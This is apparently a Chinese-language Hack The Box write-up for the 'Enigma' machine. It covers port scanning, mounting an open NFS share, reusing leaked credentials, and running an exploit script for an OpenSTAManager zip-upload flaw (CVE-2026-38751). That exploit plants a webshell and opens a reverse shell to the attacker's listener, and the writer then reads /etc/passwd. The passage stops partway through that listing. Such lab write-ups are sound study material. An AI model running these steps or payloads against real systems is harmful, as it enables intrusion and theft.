HTB–Enigma

一.主机发现和信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
╭─ /home/kali/Desktop ··················································· took 56s with root@kali at 06:17:35 ─╮
╰─❯ nmap -sT -p- --min-rate=10000 10.129.57.229 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-21 06:18 EDT
Warning: 10.129.57.229 giving up on port because retransmission cap hit (10).
Nmap scan report for enigma.htb (10.129.57.229)
Host is up (0.081s latency).
Not shown: 50622 closed tcp ports (conn-refused), 14901 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
110/tcp open pop3
111/tcp open rpcbind
143/tcp open imap
993/tcp open imaps
995/tcp open pop3s
2049/tcp open nfs
34541/tcp open unknown
34787/tcp open unknown
34923/tcp open unknown
36159/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 32.67 seconds

开放了22,80,110,111,143,993,995,2049,34541,34787,34923,36159 端口,接下来进行服务版本探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
╭─ /home/kali/Desktop ···················································· took 5s with root@kali at 06:22:30 ─╮
╰─❯ nmap -sT -p 22,80,110,111,143,993,995,2049,34541,34787,34923,36159 -sV 10.129.57.229 ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-21 06:22 EDT
Nmap scan report for enigma.htb (10.129.57.229)
Host is up (0.11s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.24.0 (Ubuntu)
110/tcp open pop3 Dovecot pop3d
111/tcp open rpcbind 2-4 (RPC #100000)
143/tcp open imap Dovecot imapd (Ubuntu)
993/tcp open ssl/imap Dovecot imapd (Ubuntu)
995/tcp open ssl/pop3 Dovecot pop3d
2049/tcp open nfs_acl 3 (RPC #100227)
34541/tcp open nlockmgr 1-4 (RPC #100021)
34787/tcp open mountd 1-3 (RPC #100005)
34923/tcp open mountd 1-3 (RPC #100005)
36159/tcp open status 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds

优先尝试NFS端口号,尝试是否能直接挂载提取文件

第一步先查看挂载点:

1
2
3
4
5
╭─ /home/kali/Desktop ··················································· took 14s with root@kali at 06:23:02 ─╮
╰─❯ showmount -e 10.129.57.229 ─╯

Export list for 10.129.57.229:
/srv/nfs/onboarding *

发现这个目录可被挂载 创建文件夹:

1
mkdir /mnt/nfs
1
mount -t nfs -o vers=3,nolock 10.129.57.229:/srv/nfs/onboarding /mnt/nfs 

使用该命令来挂载 将/srv/nfs/onboarding 挂载到/mnt/nfs下:

1
2
╭─ /home/kali/Desktop ···························································· with root@kali at 06:26:58 ─╮
╰─❯ mount -t nfs -o vers=3,nolock 10.129.57.229:/srv/nfs/onboarding /mnt/nfs

来查看/mnt/nfs 下挂载的文件:

1
2
3
╭─ /home/kali/Desktop ···················································· took 5s with root@kali at 06:27:05 ─╮
╰─❯ ls /mnt/nfs ─╯
New_Employee_Access.pdf


发现一个pdf文件 使用cp 移动该pdf 到桌面上直接查看

1.2邮件迷踪

根据经验,我们需要将domain和ip绑定,修改/etc/hosts

使用给的账户密码登入:

1
2
username: kevin
password: Enigma2024!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20

嗨,凯文,

欢迎加入团队!我们非常高兴你能加入 Enigma Corp。

关于我们——Enigma Corp 是一家中型技术运营公司,专注于基础设施管理和企业解决方案。过去几年,我们发展迅速,非常期待新鲜血液的加入。

我是财务部的莎拉。在你入职期间,如有任何财务相关问题,都可以联系我。

我们仍在完善你的入职细节——你的系统访问权限、设备设置以及部门介绍等事宜都由 IT 团队负责安排。你很快就会通过公司共享网盘收到你的访问凭证。

在此期间,如有任何疑问,请随时联系我们。我们希望确保你入职后的头几天一切顺利。

期待与你共事!

此致,

莎拉
财务部
Enigma Corp
sarah@enigma.htb

发现账户:sarah@enigma.htb


我们尝试撞库 密码复用登入另一个账号

我们发现这么一个文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
您好 Sarah,

很抱歉耽搁了。我已经为您开通了访问权限。详情如下:

网址:http://support_001.enigma.htb

用户名:admin

密码:Ne3s4rtars78s

注意:我稍后会为您创建一个专属账户,所以您现在可以先使用管理员账户开始操作。

此致,

IT 支持团队

发现了一个域名和账户密码,还是修改/etc/hosts , ip绑定另一个域名,打开网站

二.CVE-2026-38751外网打点获取初始shell

我们通过账号密码登入,第一步就是看看该服务是否存在CVE经过搜索发现该服务疑似存在CVE-2026-38751漏洞

该漏洞需要一个高权限账号,才能利用 原理是

1
2
OpenSTAManager 的模块更新功能允许管理员上传一个 zip 模块包,代码在 modules/aggiornamenti/upload_modules.php。
服务端把 zip 保存后用 ZipArchive::extractTo() 解压到 modules/<模块名>/,而 modules/ 位于 Web 根目录下、可被 HTTP 访问且 PHP 会被执行

我们下载脚本,直接打:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
╭─ /home/kali/Desktop/tools/CVE/CVE-2026-38751 on main ··························· with root@kali at 06:45:35 ─╮
╰─❯ python3 exploit.py -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s --lhost 10.10.17.181 --lport 4444

[ CVE-2026-38751 — OpenSTAManager RCE ]

[*] Target: http://support_001.enigma.htb

[*] 1/4 Authenticating...
[+] Authenticated as: admin
[*] 2/4 Enabling module updates...
[+] Module updates enabled
[*] 3/4 Uploading malicious module...
[*] Malicious ZIP built in memory
[*] Upload → HTTP 500
[*] 4/4 Verifying webshell...
[+] Webshell active: http://support_001.enigma.htb/modules/shell/shell.php
[*] Sending payload to 10.10.17.181:4444
[*] Make sure your listener is ready: penelope -p 4444


另一个终端返回:

1
2
3
4
5
6
7
╭─ /home/kali/Desktop ········································· with root@kali at 06:54:42 ─╮
╰─❯ nc -lvp 4444 ─╯
listening on [any] 4444 ...
connect to [10.10.17.181] from enigma.htb [10.129.57.229] 54482
bash: cannot set terminal process group (1562): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/modules/shell$

我们成功建立了shell据点 ,查看/etc/passwd

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
╭─ /home/kali/Desktop ············································· х INT with root@kali at 07:18:11 ─╮
╰─❯ nc -lvp 4444 ─╯
listening on [any] 4444 ...
connect to [10.10.17.181] from enigma.htb [10.129.57.229] 44582
bash: cannot set terminal process group (1562): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enigma:~/html/openstamanager/modules/shell$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
